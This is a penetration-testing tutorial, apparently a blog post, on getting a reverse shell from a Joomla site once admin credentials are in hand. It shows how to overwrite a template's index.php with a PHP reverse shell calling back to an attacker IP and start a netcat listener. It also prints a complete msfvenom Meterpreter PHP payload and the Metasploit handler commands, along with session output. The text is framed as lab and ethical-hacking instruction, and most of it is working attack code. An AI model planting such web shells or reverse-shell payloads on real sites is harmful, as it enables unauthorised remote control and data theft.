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## Joomla: Reverse Shell

posted in [WEBSITE HACKING](#) on [OCTOBER 29, 2019](#) by [RAJ CHANDEL](#)  [SHARE](#)

Joomla is one of the popular Content Management System (CMS) which helps you to build your website. Joomla has gained its popularity by being user-friendly as its complication-free when during installation; and it is also pretty reliable. In this article, we learn how to get a reverse shell of Joomla.

As you can see in the image below, the website is made in Joomla. Now, that we have our Joomla environment we start exploiting it.

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## Getting Started

Joomla

It's easy to get started creating your website. Knowing some of the basics will help.

### What Is a Content Management System?

A content management system is software that allows you to create and manage webpages easily by separating the creation of your content from the mechanics required to present it on the web.

In this site, the content is stored in a *database*. The look and feel are created by a *template*. Joomla! brings together the template and your content to create web pages.

### Logging In

To login to your site use the user name and password that were created as part of the installation process. Once logged-in you will be able to create and edit articles and modify some settings.

Creating an article

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
2h

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The attack that we are going to show is categorised under post-exploitation; which means one should have login credentials of Joomla. The URL of the login page of Joomla will be consisted of 'joomla/administrator' and here, enter username and password as shown in the image below :




Once you are logged in, go to extensions. A drop-down menu will appear, from this menu select templates; just like it has been shown in the image below :



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
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
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Select Month

Implementing the above will show you the list of templates present in the website and so we will exploit one of them i.e. Beez3 details and files.



Once, you are in the template, go to index.php as shown in the image below :




This way you will be able to edit index.php in the template as you can see in the image below :

Editing file "/index.php" in template "bee3".

```
1 <?php
2 /**
3  * @package      Joomla.Site
4  * @subpackage    Templates.bee3
5  *
6  * @copyright     Copyright (C) 2005 - 2017 Open Source Matters, Inc. All
7  *               rights reserved.
8  * @license       GNU General Public License version 2 or later; see
9  *               LICENSE.txt
10  */
11 // No direct access.
12 defined('_JEXEC') or die;
13 /** @var JDocumentHtml $this */
14
15 JLoader::import('joomla.filesystem.file');
16
17 // Check modules
18 $showRightColumn = ($this->countModules('position-3') or
19 $this->countModules('position-6') or $this->countModules('position-8'));
20 $showbottom      = ($this->countModules('position-9') or
21 $this->countModules('position-10') or $this->countModules('position-11'));
22 $showleft        = ($this->countModules('position-4') or
23 $this->countModules('position-7') or $this->countModules('position-5'));
```

Now, swap the code of index.php with the reverse shellcode i.e. found in Kali Linux and add your IP and port in the code just like it has been shown in the image below :



Editing file "/index.php" in template "bee3".

css

html

images

javascript

language

component.php

error.php

index.php

jsstrings.php

templateDetails.xml

template\_preview.png

template\_thumbnail.png

Press F10 to toggle Full Screen editing.

```
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get
  stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.0.9'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to
  daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
```

Now, activate netcat to get a session with the following command :

```
1 | nc -lvp 1234
```

```

root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.12: inverse host lookup failed: Unknown host
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.12] 57124
Linux test 4.15.0-65-generic #74-Ubuntu SMP Tue Sep 17 17:06:04 UTC 2019 x86_64
05:57:03 up 25 min, 2 users, load average: 0.00, 0.03, 0.02
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
test      tty1     -               05:35    20:55  0.12s  0.03s -bash
test      pts/0    192.168.0.3     05:38    6:23   0.36s  0.03s sshd: test [pr
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ █

```

Another way to get a reverse shell is by msfvenom, and for this type the following command :

```
1 | msfvenom -p php/meterpreter/reverse_tcp lhost =192.168.0.9 lport=1234 R
```

```

root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.9 lport=1234 R
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.0.9'; $port = 1234; if (($f = 'stream_soc
ket_client') && is_callable($f)) { $$ = $f("tcp://{ $ip }:{ $port }"); $s_type = 'stream'; }
if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'strea
m'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREA
M, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'soc
ket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch (
$s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($
s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = '
'; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-str
len($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOB
ALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') &
& ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $s
uhosin_bypass(); } else { eval($b); } die();
root@kali:~# █

```



The above command will give you the malicious php code. Swap this code just like before and simultaneously start the multi/handler as shown in the image below :

```
1 use exploit/multi/handler
2 set payload php/meterpreter/reverse_tcp
3 set lhost 192.168.0.9
4 set lport 1234
5 exploit
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.9
lhost => 192.168.0.9
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:1234
[*] Sending stage (38288 bytes) to 192.168.0.12
[*] Meterpreter session 1 opened (192.168.0.9:1234 -> 192.168.0.12:57126) at 2019

meterpreter > sysinfo
Computer      : test
OS            : Linux test 4.15.0-65-generic #74-Ubuntu SMP Tue Sep 17 17:06:04 UTC
Meterpreter   : php/linux
meterpreter > █
```

These were the two ways to get a reverse shell in Joomla.

**Author: Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact [here](#)

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## ABOUT THE AUTHOR



### RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

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